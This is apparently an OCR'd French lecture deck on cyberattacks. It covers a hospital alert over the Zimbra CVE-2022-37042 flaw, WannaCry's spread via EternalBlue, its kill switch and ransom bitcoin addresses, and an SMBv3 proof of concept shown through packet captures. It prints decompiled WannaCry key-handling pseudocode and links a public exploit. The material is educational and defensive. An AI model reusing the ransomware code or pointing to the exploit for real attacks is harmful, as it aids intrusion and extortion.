Divers Cyber Attaques

Logiciel

Contexte d'intervention

Centre Hospitalier de CAHORS

/ Région : **Occitanie**

/ Département : **Lot**

/ **Principal établissement de santé du département**

- **1 des 5** grands centres hospitaliers du Lot pour 171 000 habitants
- **365 lits** disponibles avec plus, de **1000 agents permanents** (en 2022)
- Environ **171 médecins** (en 2019)
- **1400 postes utilisateurs**
- 4 contrôleurs de domaine
- 50 serveurs

Origine(s) de la crise

- **Alerte du 23.08.2022 du CERT Santé**
- Système concerné : Serveur de Messagerie
  - **Zimbra Collaboration versions 8.8.15** ne disposant pas du correctif de sécurité « Patch 33 »
  - **Zimbra Collaboration versions 9.0.0** ne disposant pas du correctif de sécurité « Patch 26 »
- **Exploitation** d'une **vulnérabilité critique** (CVE-2022-37042) permettant une exécution de code arbitraire

Risques identifiés*

- **Prise de contrôle à distance** des équipements
- **Chiffrement des données et des systèmes** par le biais d'un rançongiciel provoquant l'**indisponibilité des ressources**
- **Perte irréversible des données et des ressources** (données, comptabilité, etc.)
- **Fuite / vol de données sensibles** des patients et/ou des collaborateurs

** Enumération des risques identifiés en cas de succès de l'attaque.*

VULNERABILITIES

CVE-2022-37042 Detail

Description

Zimbra Collaboration Suite (ZCS) 8.8.15 and 9.0 has mboximport functionality that receives a ZIP archive and extracts files from it. By bypassing authentication (i.e., not having an authtoken), an attacker can upload arbitrary files to the system, leading to directory traversal and remote code execution. NOTE: this issue exists because of an incomplete fix for CVE-2022-27925.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

QUICK INFO

CVE Dictionary Entry:
CVE-2022-37042
NVD Published Date:
08/12/2022
NVD Last Modified:
10/28/2022
Source:
MITRE


1,245
ONLINE
328,253
OFFLINE
329,498
TOTAL
wannacrypt

Wannacrypt

- Microsoft Windows SMB Server CVE-2017-0145 Remote Code Execution Vulnerability
  - Discovered: March 14, 2017
- 12 mai 2017, déploiement du vers wanna-crypt

Infection

SMB honeypot based in France connected to internet infected within 3 minutes.

https://blog.malwarebytes.com/threat-analysis/2017/05/the-worm-that-spreads-wanacrypt0r/

- Exécution du vers EternalBlue_Worm
  - En option installation de mssecsvc2.0 et exécution du vers en tant que service
- Chargement des binaires du vers (un ensemble de DLL)
- Scan de Port TCP 445 (SMB)
  - Détection du bug MS17_010
  - Injection de l'exploit Eternal Blue - Double Pulsar

Chiffrement

- Le vers génère une paire de clés RSA publique privé.
- Des fichiers sont chiffrés à partir de la clé publique.

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums

```
1  int __thiscall cryptCashMeOusside(void *this, LPCSTR lpFileName, LPCSTR a3)
2  {
3    void *v3; // esi@1
4    HCRYPTKEY v5; // esi@14
5
6    v3 = this;
7    if ( !acquireCryptContext(this) )
8    {
9      destroyAllKeys((int)v3);
10     return 0;
11   }
12   if ( lpFileName )
13   {
14     if ( !importPrivateKey((int)v3, lpFileName) )
15     {
16       if ( !CryptImportKey(*((_DWORD *)v3 + 1), (const BYTE *)&RSA_Key_0, 0x114u, 0, 0, (HCRYPTKEY *)v3 + 3)
17         || !generatePrivateKey(*((_DWORD *)v3 + 1), (HCRYPTKEY *)v3 + 2)
18         || !exportKeysMemoryAndFiles(*((_DWORD *)v3 + 1), *((_DWORD *)v3 + 2), 6u, lpFileName) )
19       {
20         goto LABEL_19;
21       }
22       if ( a3 )
23         exportKeyOnDisk((int)v3, a3);
24       if ( !importPrivateKey((int)v3, lpFileName) )
25       {
26 LABEL_19:
27         destroyAllKeys((int)v3);
28         return 0;
29       }
30     }
31     v5 = *((_DWORD *)v3 + 3);
32     if ( v5 )
33       CryptDestroyKey(v5);
34   }
35   else if ( !CryptImportKey(*((_DWORD *)v3 + 1), (const BYTE *)&RSA_Key_Testing, 0x114u, 0, 0, (HCRYPTKEY *)v3 + 2) )
36   {
37     destroyAllKeys((int)v3);
38     return 0;
39   }
40   return 1;
```

00003B5E cryptCashMeOusside:18


Matthieu Suiche

https://blog.comae.io/wannacry-decrypting-files-with-wanakiwi-demo-86bafb81112d

1

2

Windows Crypt APIs on Windows XP




Kill Switch Sandbox (VM) detection

Kill Switch



Look, I included a few lines to check if we've been sandboxed, so white-hats can't detect us
I'll just ping a non-existent domain
If the non-existent domain responds, it means we're in a sandbox, so we won't encrypt any files, that way no-one will notice us!
Haha, well done! We're gonna get so many bitcoins!
A few hours later
Huh, what's this inactive domain hardcoded in their code?
I should reserve it, you never know...
Sh*t
CommitStrip.com

Payment


- The ransomware uses 3 different addresses to receive payments:
  - 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
  - 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
  - 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94




https://github.com/lgandx/PoC/blob/master/SMBv3%20Tree%20Connect/Win10.py



AN EXPLOIT taking advantage of a Windows Server zero-day security vulnerability has been released into the wild after Microsoft failed to issue a patch, despite having been warned of the problem three months ago.
The proof-of-concept exploit, dubbed Win10.py, was released on Github five days ago by security researcher Laurent Gaffie.


smb.pcap [Wireshark 1.12.4 (v1.12.4-0-gb4861da from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: smb or smb2
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
23027 66.616614 192.168.2.44 192.168.2.35 SMB 213 Negotiate Protocol Request
23033 66.619548 192.168.2.35 192.168.2.44 SMB2 291 Negotiate Protocol Response
23034 66.619657 192.168.2.44 192.168.2.35 SMB2 162 Negotiate Protocol Request
23037 66.622618 192.168.2.35 192.168.2.44 SMB2 291 Negotiate Protocol Response
23085 66.825241 192.168.2.35 192.168.2.44 SMB2 291 [TCP Retransmission] Negotiate Protocol Response
23394 67.656384 192.168.2.44 192.168.2.35 SMB2 162 Negotiate Protocol Request
23399 67.659435 192.168.2.35 192.168.2.44 SMB2 291 Negotiate Protocol Response
23413 67.697056 192.168.2.44 192.168.2.35 SMB2 220 Session Setup Request, NTLMSSP_NEGOTIATE
23526 68.099275 192.168.2.35 192.168.2.44 SMB2 392 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
23542 68.171398 192.168.2.44 192.168.2.35 SMB2 705 Session Setup Request, NTLMSSP_AUTH, User: ETHERTRUST\Mohamed
23544 68.173773 192.168.2.35 192.168.2.44 SMB2 143 Session Setup Response
23545 68.173947 192.168.2.44 192.168.2.35 SMB2 162 Tree Connect Request Tree: \\192.168.2.35\a
23547 68.177254 192.168.2.35 192.168.2.44 SMB2 178 Tree Connect Response
23558 68.211809 192.168.2.44 192.168.2.35 SMB2 162 GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO
Frame 23547: 178 bytes on wire (1424 bits), 178 bytes captured (1424 bits)
Ethernet II, Src: LiteonTe_4b:0f:54 (30:10:b3:4b:0f:54), Dst: IntelCor_26:e1:dc (18:3d:a2:26:e1:dc)
Internet Protocol Version 4, Src: 192.168.2.35 (192.168.2.35), Dst: 192.168.2.44 (192.168.2.44)
Transmission Control Protocol, Src Port: 445 (445), Dst Port: 57689 (57689), Seq: 2125, Ack: 1034, Len: 124
[2 Reassembled TCP Segments (1584 bytes): #23546(1460), #23547(124)]
NetBIOS Session Service
Message Type: Session message (0x00)
Length: 1580
SMB2 (Server Message Block Protocol version 2)
SMB2 Header
Server Component: SMB2
Header Length: 64
Credit Charge: 1
0000 00 00 06 2c fe 53 4d 42 40 00 01 00 00 00 00 00 ...,.SMB @.....
0010 03 00 01 00 01 00 00 00 00 00 00 00 03 00 00 00 ....
0020 00 00 00 00 ff fe 00 00 01 00 00 00 4d 00 00 00 ....M...
0030 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0040 00 00 00 00 10 00 02 00 30 00 00 00 00 00 00 00 .... 0.......
0050 ff 01 1f 01 43 43 43 43 43 43 43 43 43 43 43 43 ....CCCC CCCCCCCC
0060 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCC CCCCCCCC
Frame (178 bytes)
Reassembled TCP (1584 bytes)
Pascal Urien Telecom ParisTech 2018
18:13
23/05/2017


smb.pcap [Wireshark 1.12.4 (v1.12.4-0-gb4861da from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: smb or smb2
Expression... Clear Apply Save
Ethernet II, Src: LiteonTe_4b:0f:54 (30:10:b3:4b:0f:54), Dst: IntelCor_26:e1:dc (18:3d:a2:26:e1:dc)
Internet Protocol Version 4, Src: 192.168.2.35 (192.168.2.35), Dst: 192.168.2.44 (192.168.2.44)
Transmission Control Protocol, Src Port: 445 (445), Dst Port: 57689 (57689), Seq: 2125, Ack: 1034, Len: 124
[2 Reassembled TCP Segments (1584 bytes): #23546(1460), #23547(124)]
NetBIOS Session Service
Message Type: Session message (0x00)
Length: 1580
SMB2 (Server Message Block Protocol version 2)
SMB2 Header
Server Component: SMB2
Header Length: 64
Credit Charge: 1
NT Status: STATUS_SUCCESS (0x00000000)
Command: Tree Connect (3)
Credits granted: 1
Flags: 0x00000001
Chain Offset: 0x00000000
Message ID: 3
Process Id: 0x0000feff
Tree Id: 0x00000001 \\192.168.2.35\a
Session Id: 0x000004000000004d Acct:Mohamed Domain:ETHERTRUST Host:ETHERTRUST
Signature: 00000000000000000000000000000000
[Response to: 23545]
[Time from request: 0.003307000 seconds]
Tree Connect Response (0x03)
StructureSize: 0x0010
Share Type: Named pipe (0x02)
Share flags: 0x00000030
